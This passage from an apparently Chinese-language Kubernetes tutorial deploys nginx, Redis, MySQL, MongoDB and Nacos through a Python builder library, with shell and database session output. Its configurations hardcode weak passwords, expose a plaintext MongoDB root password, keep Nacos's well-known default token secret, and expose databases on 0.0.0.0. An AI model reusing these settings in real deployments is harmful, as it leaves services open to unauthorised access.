service.metadata().namespace(namespace)
service.spec().selector({'app': 'nginx'})
service.spec().type('NodePort')
service.spec().ports([{
    'name': 'http',
    'protocol': 'TCP',
    'port': 80,
    'targetPort': 80
}])

deployment = Deployment()
deployment.apiVersion('apps/v1')

deployment.metadata().name('nginx').labels(
    {'app': 'nginx'}).namespace(namespace)
deployment.spec().replicas(1)
deployment.spec().selector({'matchLabels': {'app': 'nginx'}})
deployment.spec().template().metadata().labels({'app':
'nginx'})
deployment.spec().template().spec().containers().name('nginx'
).image(
    'nginx:latest').ports([{
        'containerPort': 80
    }])
# deployment.debug()
# deployment.json()

ingress = Ingress()
ingress.apiVersion('networking.k8s.io/v1')
ingress.metadata().name('nginx')
ingress.metadata().namespace(namespace)
ingress.metadata().annotations({'ingress.kubernetes.io/ssl-
```

```
redirect': "true"})
ingress.spec().tls([{'hosts':
['www.netkiller.cn','admin.netkiller.cn'],'secretName':'tls'}
])
ingress.spec().rules([{
    'host': 'www.netkiller.cn',
    'http': {
        'paths': [{
            'path': '/',
            'pathType': 'Prefix',
            'backend': {
                'service': {
                    'name': 'nginx',
                    'port': {
                        'number': 80
                    }
                }
            }
        }]
    }
}])

# ingress.debug()

print("=" * 40, "Compose", "=" * 40)
compose = Compose('development')
# compose.add(namespace)
compose.add(secret)
compose.add(service)
compose.add(deployment)
compose.add(ingress)
# compose.debug()
# compose.save('/tmp/test.yaml')
compose.delete()
compose.create()

print("=" * 40, "Busybox", "=" * 40)
os.system("sleep 5")
for cmd in ['kubectl get secret tls','kubectl get
pods','kubectl get service','kubectl get deployment','kubectl
get ingress'] :
    os.system(cmd)
    print("-" * 50)
```

启动后使用 openssl 检查证书

```
neo@Netkiller-iMac ~> openssl s_client -connect
www.netkiller.cn:443
CONNECTED(00000003)
depth=0 CN = TRAEFIK DEFAULT CERT
verify error:num=20:unable to get local issuer certificate
verify return:1
depth=0 CN = TRAEFIK DEFAULT CERT
verify error:num=21:unable to verify the first certificate
verify return:1
---
Certificate chain
 0 s:/CN=TRAEFIK DEFAULT CERT
   i:/CN=TRAEFIK DEFAULT CERT
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIDXjCCAkagAwIBAgIRAPLS5GFlqTUbZuNxXxu9SGEwDQYJKoZIhvcNAQELBQA
w
HzEdMBsGA1UEAxMUVFJBRUZJSyBERUZBVUxUIENFUlQwHhcNMjIwMTE0MDQwNDU
2
WhcNMjMwMTE0MDQwNDU2WjAfMR0wGwYDVQQDExRUUkFFRklLIERFRkFVTFQgQ0V
S
VDCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBALtuaTUNs89KKUm6dG8
M
JUcdqsNLsG0a369O+VjSSgJnrYb9BL8ZTCTYTu44y8cepH+mMdq1SVmDpXwyMVP
u
CuXYDnrK2n6Zdv9T9K59pKOu08GoRmF7kmxmA8d4UGbDR5D01AEjOLvd8EKzRJq
i
tB8KP5KEjdVUQYB7ZUy3EHSsfyM+grN/XbWn0Sfj7VGWnUBS+WG9Huvi+vgHwU5
W
r+JL5ojsWw7q6glG45x3iIjqYNaVWqRwuSoH905AIA9Q2mCpRjNNQJL1sUYxHFf
d
mYlOW47ovKIw/OR48lqlwZy8/YblDveIn66kEAF7Y3EGDQuUB21lSW6q7qNum7l
q
S5MCAwEAAaOBlDCBkTAOBgNVHQ8BAf8EBAMCA7gwEwYDVR0lBAwwCgYIKwYBBQU
H
AwEwDAYDVR0TAQH/BAIwADBcBgNVHREEVTBTglE0NWNjOThiNDQ0MTlmOTM2ODc
```

```
w
YTU5YTZkN2EyZWRhZC5lMWIyMDRmZTVjMTlhZGJjNWE4NjE3NjA0YzkxNGI4OS5
0
cmFlZmlrLmRlZmF1bHQwDQYJKoZIhvcNAQELBQADggEBAG+BrjgG0Z8j4/G08eC
J
elVpUaxCXzWEC6KgPmQPpgYGh98PcrZNe4E/FnaKJ9pjtA7NpG8Y2Ke+D3D8H+M
Q
hutT9+XtGRU93zxpT3SVxJLHQnx3511s0jAfj3sCxyvuv17bT+q8C0KjQf9k6HM
T
X/oBsND0HXrDbdsUK4f2sCdmql0CK/uAj0ibjfjajfCc5Ve5hQw1a5x2StCvQZA
B
6TO8YQpFR+TeIbyclr++tYLBBocl0E3nXFommYPt2zxiY1K129fNPRfmq+yKbuz
V
4u1KLRWIUJnab6Ue7ezJLCNT5T0bVXSG089yeaB/MdPRVkbAMHXF+AxQDUu9iZx
+
8Aw=
-----END CERTIFICATE-----
subject=/CN=TRAEFIK DEFAULT CERT
issuer=/CN=TRAEFIK DEFAULT CERT
---
No client certificate CA names sent
Server Temp Key: ECDH, X25519, 253 bits
---
SSL handshake has read 1454 bytes and written 289 bytes
---
New, TLSv1/SSLv3, Cipher is ECDHE-RSA-AES256-GCM-SHA384
Server public key is 2048 bit
Secure Renegotiation IS supported
Compression: NONE
Expansion: NONE
No ALPN negotiated
SSL-Session:
    Protocol  : TLSv1.2
    Cipher    : ECDHE-RSA-AES256-GCM-SHA384
    Session-ID:
0A39917DAE8C45B5495FA7CDEF733CF524A117E070B37428C984550AB938299
3
    Session-ID-ctx:
    Master-Key:
F9F5464856CE3D12437AC45843A07732C1A313E99240F6C8AAD6A8BEC957786
237846A687B62C5A4A6362FD738B68F2D
    TLS session ticket:
    0000 - ca 1d cc 1f fa ea 48 88-f2 d8 b2 94 ac 32 d0 f4
......H......2..
    0010 - 4f ad 8c de 17 49 97 c8-7f 73 2d 3d 04 86 86 f0
```

```
O....I...s-=....
    0020 - 9c 51 e3 60 50 c6 ab 70-3d a6 8a a5 5c 50 c7 04
.Q.`P..p=...\P..
    0030 - 89 93 89 a6 d5 c5 73 ac-2a 3f f6 1c 7b 26 5f 70
......s.*?..{&_p
    0040 - 0b 27 ae bd 5b 37 b0 f4-76 79 5d 9d 90 10 f5 24
.'..[7..vy]....$
    0050 - ef 64 04 4b cd ad c3 83-2b f3 a4 37 6a 83 f8 ce
.d.K....+..7j...
    0060 - 6e 18 e3 72 64 a9 c1 6c-7d 24 9a 1d f6 b7 76 d7
n..rd..l}$....v.
    0070 - 68 ee 8f 76 27 06 bf 84-4d 6d 33 f3 b7 c5 4e d4
h..v'...Mm3...N.
    0080 - 32                                               2

    Start Time: 1642133830
    Timeout   : 7200 (sec)
    Verify return code: 21 (unable to verify the first
certificate)
---
```

证书载入正确，就可以使用 curl 命令或者Safari测试了

```
neo@Netkiller-iMac ~> curl https://www.netkiller.cn
```

如果是自签名证书，需要使用 -k 参数

```
neo@Netkiller-iMac ~> curl -k https://www.netkiller.cn
```

3.7. StatefulSet 部署 Redis

```
import sys
sys.path.insert(0, '/Users/neo/workspace/devops')
from netkiller.kubernetes import *
namespace = 'default'

config = ConfigMap('redis')
config.metadata().name('redis').namespace(namespace).labels({
'app': 'redis'})
config.data({'redis.conf': pss('''\
pidfile /var/lib/redis/redis.pid
dir /data
port 6379
bind 0.0.0.0
appendonly yes
protected-mode yes
requirepass passw0rd
maxmemory 2mb
maxmemory-policy allkeys-lru
''')})
# config.debug()


statefulSet = StatefulSet()
statefulSet.metadata().name('redis')
statefulSet.spec().replicas(1)
statefulSet.spec().serviceName('redis')
statefulSet.spec().selector({'matchLabels': {'app':
'redis'}})
statefulSet.spec().template().metadata().labels({'app':
'redis'})
#
statefulSet.spec().template().spec().initContainers().name('b
usybox').image('busybox').command(['sh','-c','mkdir -p
/var/lib/redis && echo 2048 > /proc/sys/net/core/somaxconn &&
echo never >
/sys/kernel/mm/transparent_hugepage/enabled']).volumeMounts([
#         {'name': 'data', 'mountPath': '/var/lib/redis'}])
statefulSet.spec().template().spec().containers().name('redis
').image(
    'redis:latest').command(['sh', '-c', 'redis-server
/usr/local/etc/redis.conf']).ports([{
        'name': 'redis',
```

```
        'protocol': 'TCP',
        'containerPort': 6379
    }]).volumeMounts([
        {'name': 'config', 'mountPath':
'/usr/local/etc/redis.conf',
            'subPath': 'redis.conf'},
        {'name': 'data', 'mountPath': '/data',
            'subPath': 'default.conf'}
    ]).imagePullPolicy('IfNotPresent')
statefulSet.spec().template().spec().volumes().name(
    'config').configMap({'name': 'redis'})
statefulSet.spec().template().spec().volumes().name(
    'data').hostPath({'path': '/var/lib/redis'})
# statefulSet.debug()
# exit()

service = Service()
service.metadata().name('redis')
service.metadata().namespace(namespace).labels({'app':
'redis'})
service.spec().selector({'app': 'redis'})
# service.spec().type('NodePort')
service.spec().ports([{
    # 'name': 'redis',
    # 'protocol': 'TCP',
    'port': 6379,
    'targetPort': 6379
}])

ingress = IngressRouteTCP()
ingress.metadata().name('redis')
ingress.metadata().namespace(namespace)
ingress.spec().entryPoints(['redis'])
ingress.spec().routes([{
    'match': 'HostSNI(`*`)',
    'services': [{
        'name': 'redis',
        'port': 6379
    }]
}])
# ingress.debug()

print("=" * 40, "Compose", "=" * 40)
compose = Compose('development')
# compose.add(namespace)
```

```
compose.add(config)
compose.add(statefulSet)
compose.add(service)
compose.add(ingress)
compose.debug()
# compose.save()
compose.delete()
compose.create()
```

检查 redis 是否工作正常

```
neo@Netkiller-iMac ~> kubectl get pods
NAME                     READY   STATUS             RESTARTS
AGE
nginx-88c84c4d8-gb5rg    1/1     Running            1
3d16h
redis-0                  1/1     Running            0
14h
busybox                  0/1     CrashLoopBackOff   256
21h

neo@Netkiller-iMac ~> kubectl exec -it "redis-0" bash
kubectl exec [POD] [COMMAND] is DEPRECATED and will be removed
in a future version. Use kubectl exec [POD] -- [COMMAND]
instead.
root@redis-0:/data# redis-cli -a passw0rd
Warning: Using a password with '-a' or '-u' option on the
command line interface may not be safe.
127.0.0.1:6379> set nickname netkiller
OK
127.0.0.1:6379> get nickname
"netkiller"
127.0.0.1:6379>
```

3.8. StorageClass

```
storageClass = StorageClass('local-storage')
storageClass.metadata().name('local-storage')
storageClass.provisioner('kubernetes.io/no-provisioner')
storageClass.volumeBindingMode('WaitForFirstConsumer')
# storageClass.json()
# storageClass.debug()
```

```
persistentVolume = PersistentVolume()
persistentVolume.metadata().name('redis').annotations({'pv.ku
bernetes.io/provisioned-by': 'rancher.io/local-path'})
persistentVolume.spec().capacity({'storage': '1Gi'})
persistentVolume.spec().accessModes(['ReadWriteOnce'])
persistentVolume.spec().persistentVolumeReclaimPolicy('Retain
')
persistentVolume.spec().storageClassName('local-path')
# persistentVolume.spec().local('/opt/redis')
persistentVolume.spec().hostPath({'path':
'/var/lib/rancher/k3s/storage/redis', 'type':
'DirectoryOrCreate'})
persistentVolume.spec().nodeAffinity({
    'required':{
      'nodeSelectorTerms':[
       {'matchExpressions':[
         {'key': 'kubernetes.io/hostname',
          'operator': 'In',
          'values':['node1']
            }]
        }]
    }
})
```

3.9. 部署 MySQL 到 kubernetes

```
from netkiller.kubernetes import *
namespace = 'default'

config = ConfigMap('mysql')
config.metadata().name('mysql').namespace(namespace).labels({
'app': 'mysql'})
config.data({'mysql.cnf': pss('''\
[mysqld]
max_connections=2048
max_execution_time=120
connect_timeout=120
max_allowed_packet=32M
net_read_timeout=120
net_write_timeout=120
# --wait_timeout=60
# --interactive_timeout=60

sql_mode=STRICT_TRANS_TABLES,NO_ZERO_IN_DATE,NO_ZERO_DATE,ERR
OR_FOR_DIVISION_BY_ZERO,NO_ENGINE_SUBSTITUTION
character-set-server=utf8mb4
collation-server=utf8mb4_general_ci
explicit_defaults_for_timestamp=true
max_execution_time=0
''')})
config.data({'MYSQL_ROOT_PASSWORD': '123456',
'MYSQL_DATABASE': 'test',
            'MYSQL_USER': 'test', 'MYSQL_PASSWORD': 'test'})
# config.debug()


storageClassName = 'manual'
persistentVolume = PersistentVolume('mysql-pv')
persistentVolume.metadata().name(
    'mysql-pv').labels({'type': 'local'})
persistentVolume.spec().storageClassName(storageClassName)
persistentVolume.spec().capacity({'storage':
'2Gi'}).accessModes(
    ['ReadWriteOnce']).hostPath({'path': "/var/lib/mysql"})
persistentVolume.debug()

persistentVolumeClaim = PersistentVolumeClaim('mysql-pvc')
persistentVolumeClaim.metadata().name('mysql-pvc')
```

```
persistentVolumeClaim.spec().storageClassName(storageClassNam
e)
persistentVolumeClaim.spec().resources({'requests':
{'storage':'2Gi'}})
persistentVolumeClaim.spec().accessModes(
    ['ReadWriteOnce'])
persistentVolumeClaim.debug()
# exit()


statefulSet = StatefulSet()
statefulSet.metadata().name('mysql')
statefulSet.spec().replicas(1)
statefulSet.spec().serviceName('mysql')
statefulSet.spec().selector({'matchLabels': {'app':
'mysql'}})
statefulSet.spec().template().metadata().labels({'app':
'mysql'})
statefulSet.spec().replicas(1)
statefulSet.spec().template().spec().containers().name('mysql
').image(
    'mysql:latest').ports([{
        'name': 'mysql',
        'protocol': 'TCP',
        'containerPort': 3306
    }]).env([{'name': 'MYSQL_ROOT_PASSWORD', 'value':
'123456'}]).volumeMounts([
        {'name': 'config', 'mountPath':
'/etc/mysql/conf.d/mysql.cnf',
            'subPath': 'mysql.cnf'},
        {'name': 'data', 'mountPath': '/var/lib/mysql'}
    ]).imagePullPolicy('IfNotPresent')
statefulSet.spec().template().spec().volumes().name(
    'config').configMap({'name': 'mysql'})
statefulSet.spec().template().spec().volumes().name(
    'data').persistentVolumeClaim('mysql-pvc')
# statefulSet.debug()

service = Service()
service.metadata().name('mysql')
service.metadata().namespace(namespace).labels({'app':
'mysql'})
service.spec().selector({'app': 'mysql'})
service.spec().type('NodePort')
service.spec().ports([{
```

```
    'name': 'mysql',
    'protocol': 'TCP',
    'port': 3306,
    'targetPort': 3306
}])

print("=" * 40, "Compose", "=" * 40)
compose = Compose('development')
# compose.add(namespace)
compose.add(config)
compose.add(persistentVolume)
compose.add(persistentVolumeClaim)
compose.add(statefulSet)
compose.add(service)
compose.debug()
# compose.save()
compose.delete()
compose.create()
```

```
neo@Netkiller-iMac ~> kubectl get pods
NAME                     READY   STATUS             RESTARTS
AGE
nginx-88c84c4d8-gb5rg    1/1     Running            1
4d
redis-0                  1/1     Running            0
22h
mysql-0                  1/1     Running            0
9m11s
busybox                  0/1     CrashLoopBackOff   346
29h

neo@Netkiller-iMac ~> kubectl get service
NAME         TYPE        CLUSTER-IP      EXTERNAL-IP   PORT(S)
AGE
kubernetes   ClusterIP   10.43.0.1       <none>        443/TCP
12d
nginx        NodePort    10.43.125.134   <none>
80:31656/TCP     4d
redis        ClusterIP   10.43.91.64     <none>        6379/TCP
22h
```

```
mysql        NodePort    10.43.198.188   <none>
3306:32322/TCP   9m22s

neo@Netkiller-iMac ~ [1]> kubectl exec mysql-0 -it bash
kubectl exec [POD] [COMMAND] is DEPRECATED and will be removed
in a future version. Use kubectl exec [POD] -- [COMMAND]
instead.

root@mysql-0:/# mysql -uroot -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 8.0.27 MySQL Community Server - GPL

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or
its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current
input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
4 rows in set (0.00 sec)

mysql> create database test;
Query OK, 1 row affected (0.16 sec)

mysql> exit
Bye
root@mysql-0:/#
```

3.10. MongoDB

```
import sys
sys.path.insert(0, '/Users/neo/workspace/devops')
from netkiller.kubernetes import *
namespace = 'default'

config = ConfigMap('mongo')
config.metadata().name('mongo').namespace(namespace).labels({
'app': 'mongo'})
config.data({'mongod.cnf': pss('''\
# mongod.conf

# for documentation of all options, see:
#   http://docs.mongodb.org/manual/reference/configuration-
options/

# Where and how to store data.
storage:
  dbPath: /var/lib/mongo
  journal:
    enabled: true
#  engine:
#  wiredTiger:

# where to write logging data.
systemLog:
  destination: file
  logAppend: true
  path: /var/log/mongodb/mongod.log

# network interfaces
net:
  port: 27017
  bindIp: 0.0.0.0


# how the process runs
processManagement:
  timeZoneInfo: /usr/share/zoneinfo
```

```
security:
  authorization: enabled

#operationProfiling:

#replication:

#sharding:

## Enterprise-Only Options:

#auditLog:

#snmp:
''')})
config.data({'mongo_ROOT_PASSWORD': '123456',
'mongo_DATABASE': 'test',
            'mongo_USER': 'test', 'mongo_PASSWORD': 'test'})
# config.debug()


storageClassName = 'manual'
persistentVolume = PersistentVolume('mongo-pv')
persistentVolume.metadata().name(
    'mongo-pv').labels({'type': 'local'})
persistentVolume.spec().storageClassName(storageClassName)
persistentVolume.spec().capacity({'storage':
'2Gi'}).accessModes(
    ['ReadWriteOnce']).hostPath({'path': "/var/lib/mongodb"})
persistentVolume.debug()

persistentVolumeClaim = PersistentVolumeClaim('mongo-pvc')
persistentVolumeClaim.metadata().name('mongo-pvc')
persistentVolumeClaim.spec().storageClassName(storageClassNam
e)
persistentVolumeClaim.spec().resources({'requests':
{'storage':'2Gi'}})
persistentVolumeClaim.spec().accessModes(
    ['ReadWriteOnce'])
persistentVolumeClaim.debug()
# exit()


statefulSet = StatefulSet()
statefulSet.metadata().name('mongo')
```

```
statefulSet.spec().replicas(1)
statefulSet.spec().serviceName('mongo')
statefulSet.spec().selector({'matchLabels': {'app':
'mongo'}})
statefulSet.spec().template().metadata().labels({'app':
'mongo'})
statefulSet.spec().replicas(1)
statefulSet.spec().template().spec().containers().name('mongo
').image(
    'mongo:latest').ports([{
        'name': 'mongo',
        'protocol': 'TCP',
        'containerPort': 27017
    }]).env([
        {'name': 'TZ', 'value': 'Asia/Shanghai'},
        {'name': 'LANG', 'value': 'en_US.UTF-8'},
        {'name': 'MONGO_INITDB_DATABASE', 'value': 'admin'},
        {'name': 'MONGO_INITDB_ROOT_USERNAME', 'value':
'admin'},
        {'name': 'MONGO_INITDB_ROOT_PASSWORD', 'value':
'A8nWiX7vitsqOsqoWVnTtv4BDG6uMbexYX9s'}
    ]).volumeMounts([
        {'name': 'config', 'mountPath': '/etc/mongod.conf',
            'subPath': 'mongo.cnf'},
        {'name': 'data', 'mountPath': '/var/lib/mongodb'}
    ]).imagePullPolicy('IfNotPresent')
statefulSet.spec().template().spec().volumes().name(
    'config').configMap({'name': 'mongo'})
statefulSet.spec().template().spec().volumes().name(
    'data').persistentVolumeClaim('mongo-pvc')
# statefulSet.debug()
# exit()

service = Service()
service.metadata().name('mongo')
service.metadata().namespace(namespace).labels({'app':
'mongo'})
service.spec().selector({'app': 'mongo'})
service.spec().type('NodePort')
service.spec().ports([{
    'name': 'mongo',
    'protocol': 'TCP',
    'port': 27017,
    'targetPort': 27017
}])
```

```
ingress = IngressRouteTCP()
ingress.metadata().name('mongo')
ingress.metadata().namespace(namespace)
ingress.spec().entryPoints(['mongo'])
ingress.spec().routes([{
    'match': 'HostSNI(`*`)',
    'services': [{
        'name': 'mongo',
        'port': 27017,
    }]
}])
# ingress.debug()

print("=" * 40, "Compose", "=" * 40)
compose = Compose('development')
# compose.add(namespace)
compose.add(config)
compose.add(persistentVolume)
compose.add(persistentVolumeClaim)
compose.add(statefulSet)
compose.add(service)
compose.add(ingress)
compose.debug()
# compose.save()
compose.delete()
compose.create()
```

进入容器，检查是否工作正常

```
neo@Netkiller-iMac ~> kubectl get all
NAME                         READY   STATUS             RESTARTS
AGE
pod/mongo-0                  1/1     Running            0
164m
pod/mysql-0                  1/1     Running            0
149m
pod/nginx-88c84c4d8-dwz9x    1/1     Running            0
147m
pod/redis-0                  1/1     Running            0
```

```
132m
pod/busybox                 0/1     CrashLoopBackOff   436
2d2h

NAME                    TYPE        CLUSTER-IP      EXTERNAL-IP
PORT(S)           AGE
service/kubernetes   ClusterIP   10.43.0.1       <none>
443/TCP           13d
service/mongo        NodePort    10.43.135.49    <none>
27017:32598/TCP   164m
service/mysql        NodePort    10.43.186.2     <none>
3306:32440/TCP    149m
service/nginx        NodePort    10.43.235.124   <none>
80:32124/TCP      147m
service/redis        NodePort    10.43.134.73    <none>
6379:30376/TCP    133m

NAME                    READY   UP-TO-DATE   AVAILABLE   AGE
deployment.apps/nginx   1/1     1            1           147m

NAME                                DESIRED   CURRENT   READY
AGE
replicaset.apps/nginx-88c84c4d8   1         1         1
147m

NAME                     READY   AGE
statefulset.apps/mongo   1/1     164m
statefulset.apps/mysql   1/1     149m
statefulset.apps/redis   1/1     133m

neo@Netkiller-iMac ~> kubectl exec -it mongo-0 -- bash
root@mongo-0:/# ps ax
  PID TTY      STAT   TIME COMMAND
    1 ?        Ssl    1:43 mongod --auth --bind_ip_all
  133 pts/0    Ss     0:00 bash
  141 pts/0    R+     0:00 ps ax


root@mongo-0:/# mongosh
mongodb://admin:A8nWiX7vitsqOsqoWVnTtv4BDG6uMbexYX9s@localhost/
admin


Current Mongosh Log ID: 61e7acde14e7858c6d5dfcf6
Connecting to:
```

```
mongodb://<credentials>@localhost/admin?
directConnection=true&serverSelectionTimeoutMS=2000
Using MongoDB:          5.0.5
Using Mongosh:          1.1.7

For mongosh info see: https://docs.mongodb.com/mongodb-shell/


To help improve our products, anonymous usage data is collected
and sent to MongoDB periodically
(https://www.mongodb.com/legal/privacy-policy).
You can opt-out by running the disableTelemetry() command.

------
   The server generated these startup warnings when booting:
   2022-01-19T11:30:22.969+08:00: Using the XFS filesystem is
strongly recommended with the WiredTiger storage engine. See
http://dochub.mongodb.org/core/prodnotes-filesystem
------

admin>
Browserslist: caniuse-lite is outdated. Please run:
npx browserslist@latest --update-db

Why you should do it regularly:
https://github.com/browserslist/browserslist#browsers-data-
updating

admin> use test
switched to db test
test> db.createCollection("mycollection")
{ ok: 1 }
test> exit
root@mongo-0:/# exit
exit
```

端口转发

```
neo@Netkiller-iMac ~> kubectl port-forward --address 0.0.0.0
```

```
service/mongo 27017
Forwarding from 0.0.0.0:27017 -> 27017
```

远程登陆

```
[root@gitlab ~]# mongo
mongodb://admin:A8nWiX7vitsqOsqoWVnTtv4BDG6uMbexYX9s@192.168.30
.131/admin
MongoDB shell version v5.0.5
connecting to: mongodb://192.168.30.131:27017/admin?
compressors=disabled&gssapiServiceName=mongodb
Implicit session: session { "id" : UUID("22b2d5ec-9643-492e-
93df-12bb81ba21f4") }
MongoDB server version: 5.0.5
================
Warning: the "mongo" shell has been superseded by "mongosh",
which delivers improved usability and compatibility.The "mongo"
shell has been deprecated and will be removed in
an upcoming release.
For installation instructions, see
https://docs.mongodb.com/mongodb-shell/install/
================
---
The server generated these startup warnings when booting:
        2022-01-19T11:30:22.969+08:00: Using the XFS filesystem
is strongly recommended with the WiredTiger storage engine. See
http://dochub.mongodb.org/core/prodnotes-filesystem
---
---
        Enable MongoDB's free cloud-based monitoring service,
which will then receive and display
        metrics about your deployment (disk utilization, CPU,
operation statistics, etc).

        The monitoring data will be available on a MongoDB
website with a unique URL accessible to you
        and anyone you share the URL with. MongoDB may use this
information to make product
        improvements and to suggest MongoDB products and
deployment options to you.
```

```
        To enable free monitoring, run the following command:
db.enableFreeMonitoring()
        To permanently disable this reminder, run the following
command: db.disableFreeMonitoring()
---
> show databases
admin   0.000GB
config  0.000GB
local   0.000GB
test    0.000GB
> use test
switched to db test
> show tables
mycollection
> exit
bye
```

3.11. Nacos

单节点部署

```
import sys
sys.path.insert(0, '/Users/neo/workspace/devops')
from netkiller.kubernetes import *

namespace = 'default'

# namespace = Namespace()
# namespace.metadata().name(namespace)
# namespace.metadata().namespace(namespace)
# namespace.debug()

config = ConfigMap('nacos')
config.apiVersion('v1')
config.metadata().name('nacos').namespace(namespace)
config.from_file('custom.properties',
'nacos/init.d/custom.properties')
```

```
config.data({'application.properties':pss('''\
    # spring
    server.servlet.contextPath=/nacos
    server.contextPath=/nacos
    server.port=8848
    spring.datasource.platform=mysql
    # nacos.cmdb.dumpTaskInterval=3600
    # nacos.cmdb.eventTaskInterval=10
    # nacos.cmdb.labelTaskInterval=300
    # nacos.cmdb.loadDataAtStart=false
    db.num=1
    # db.url.0=jdbc:mysql://mysql-0.mysql:3306/nacos?
characterEncoding=utf8&connectTimeout=30000&socketTimeout=300
00&autoReconnect=true&useSSL=false&serverTimezone=GMT%2B8
    # db.url.1=jdbc:mysql://mysql-0.mysql:3306/nacos?
characterEncoding=utf8&connectTimeout=30000&socketTimeout=300
00&autoReconnect=true&useSSL=false&serverTimezone=GMT%2B8
    db.url.0=jdbc:mysql://192.168.30.12:3306/nacos?
characterEncoding=utf8&connectTimeout=30000&socketTimeout=300
00&autoReconnect=true&useSSL=false&serverTimezone=GMT%2B8
    db.url.1=jdbc:mysql://192.168.30.12:3306/nacos?
characterEncoding=utf8&connectTimeout=30000&socketTimeout=300
00&autoReconnect=true&useSSL=false&serverTimezone=GMT%2B8
    # db.url.1=jdbc:mysql://mysql-
0.mysql.default.svc.cluster.local:3306/nacos?
characterEncoding=utf8&connectTimeout=3000&socketTimeout=3000
&autoReconnect=true&useSSL=false&serverTimezone=Asia/Shanghai
    db.user=nacos
    db.password=nacos
    ### The auth system to use, currently only 'nacos' is
supported:
    nacos.core.auth.system.type=nacos


    ### The token expiration in seconds:

nacos.core.auth.default.token.expire.seconds=${NACOS_AUTH_TOK
EN_EXPIRE_SECONDS:18000}

    ### The default token:

nacos.core.auth.default.token.secret.key=${NACOS_AUTH_TOKEN:S
ecretKey012345678901234567890123456789012345678901234567890123
3456789}
```

```
    ### Turn on/off caching of auth information. By turning
on this switch, the update of auth information would have a
15 seconds delay.

nacos.core.auth.caching.enabled=${NACOS_AUTH_CACHE_ENABLE:fal
se}

nacos.core.auth.enable.userAgentAuthWhite=${NACOS_AUTH_USER_A
GENT_AUTH_WHITE_ENABLE:false}

nacos.core.auth.server.identity.key=${NACOS_AUTH_IDENTITY_KEY
:serverIdentity}

nacos.core.auth.server.identity.value=${NACOS_AUTH_IDENTITY_V
ALUE:security}

server.tomcat.accesslog.enabled=${TOMCAT_ACCESSLOG_ENABLED:fa
lse}
    server.tomcat.accesslog.pattern=%h %l %u %t "%r" %s %b %D
    # default current work dir
    server.tomcat.basedir=
    ## spring security config
    ### turn off security

nacos.security.ignore.urls=${NACOS_SECURITY_IGNORE_URLS:/,/er
ror,/**/*.css,/**/*.js,/**/*.html,/**/*.map,/**/*.svg,/**/*.p
ng,/**/*.ico,/console-
fe/public/**,/v1/auth/**,/v1/console/health/**,/actuator/**,/
v1/console/server/**}
    # metrics for elastic search
    management.metrics.export.elastic.enabled=false
    management.metrics.export.influx.enabled=false

    nacos.naming.distro.taskDispatchThreadCount=10
    nacos.naming.distro.taskDispatchPeriod=200
    nacos.naming.distro.batchSyncKeyCount=1000
    nacos.naming.distro.initDataRatio=0.9
    nacos.naming.distro.syncRetryDelay=5000
    nacos.naming.data.warmup=true
'''
)})
# config.save()
# config.debug()

# statefulSet = StatefulSet()
```

```
deployment = StatefulSet()
deployment.apiVersion('apps/v1')
deployment.metadata().name('nacos').labels(
    {'app': 'nacos'}).namespace(namespace)
deployment.spec().replicas(1)
deployment.spec().serviceName('nacos')
deployment.spec().selector({'matchLabels': {'app': 'nacos'}})
deployment.spec().template().metadata().labels({'app':
'nacos'})
deployment.spec().template().spec().containers().name('nacos'
).image(
    'nacos/nacos-server:2.0.3').env([
        {'name': 'TZ', 'value': 'Asia/Shanghai'},
        {'name': 'LANG', 'value': 'en_US.UTF-8'},
        {'name': 'PREFER_HOST_MODE', 'value': 'hostname'},
        {'name': 'MODE', 'value': 'standalone'},
        {'name': 'SPRING_DATASOURCE_PLATFORM', 'value':
'mysql'},
        {'name': 'JVM_XMX', 'value': '4g'},
        {'name': 'NACOS_DEBUG', 'value': 'true'},
        {'name': 'TOMCAT_ACCESSLOG_ENABLED', 'value':
'true'},
    ]).ports([
        {'containerPort': 8848},
        {'containerPort': 9848},
        {'containerPort': 9555}
    ]).volumeMounts([
        {'name': 'config', 'mountPath':
'/home/nacos/conf/custom.properties', 'subPath':
'custom.properties'},
        {'name': 'config', 'mountPath':
'/home/nacos/conf/application.properties', 'subPath':
'application.properties'}
]).resources({'limits':{'memory': "4Gi"}, 'requests':
{'memory': "2Gi"}})
#
deployment.spec().template().spec().securityContext({'sysctls
':[{'name': 'fs.file-max', 'value': '60000'}]})
deployment.spec().template().spec().volumes().name(
    'config').configMap({'name': 'nacos'})
# deployment.debug()
# deployment.json()

service = Service()
service.metadata().name('nacos')
```

```
service.metadata().namespace(namespace)
service.spec().selector({'app': 'nacos'})
service.spec().type('ClusterIP')
service.spec().ports([
    {'name': 'http', 'protocol': 'TCP', 'port': 8848,
'targetPort': 8848},
    {'name': 'rpc', 'protocol': 'TCP', 'port': 9848,
'targetPort': 9848},
    # {'name': 'http', 'protocol': 'TCP', 'port': 9555,
'targetPort': 9555}
])

print("=" * 40, "Compose", "=" * 40)
compose = Compose('development')
# compose.add(namespace)
compose.add(config)
compose.add(deployment)
compose.add(service)
# compose.debug()
compose.save()
compose.delete()
compose.create()

print("=" * 40, "Busybox", "=" * 40)
os.system("sleep 5")
for cmd in ['kubectl get secret tls', 'kubectl get
configmap', 'kubectl get pods', 'kubectl get service',
'kubectl get deployment', 'kubectl get ingress']:
    os.system(cmd)
    print("-" * 50)
```

集群部署

```
import sys
sys.path.insert(0, '/Users/neo/workspace/devops')
from netkiller.kubernetes import *

namespace = 'default'
```

```
# namespace = Namespace()
# namespace.metadata().name(namespace)
# namespace.metadata().namespace(namespace)
# namespace.debug()

config = ConfigMap('nacos')
config.apiVersion('v1')
config.metadata().name('nacos').namespace(namespace)
config.from_file('custom.properties',
'nacos/init.d/custom.properties')
config.data({'application.properties':pss('''\
    # spring
    server.servlet.contextPath=/nacos
    server.contextPath=/nacos
    server.port=8848
    spring.datasource.platform=mysql
    # nacos.cmdb.dumpTaskInterval=3600
    # nacos.cmdb.eventTaskInterval=10
    # nacos.cmdb.labelTaskInterval=300
    # nacos.cmdb.loadDataAtStart=false
    db.num=1
    # db.url.0=jdbc:mysql://mysql-0.mysql:3306/nacos?
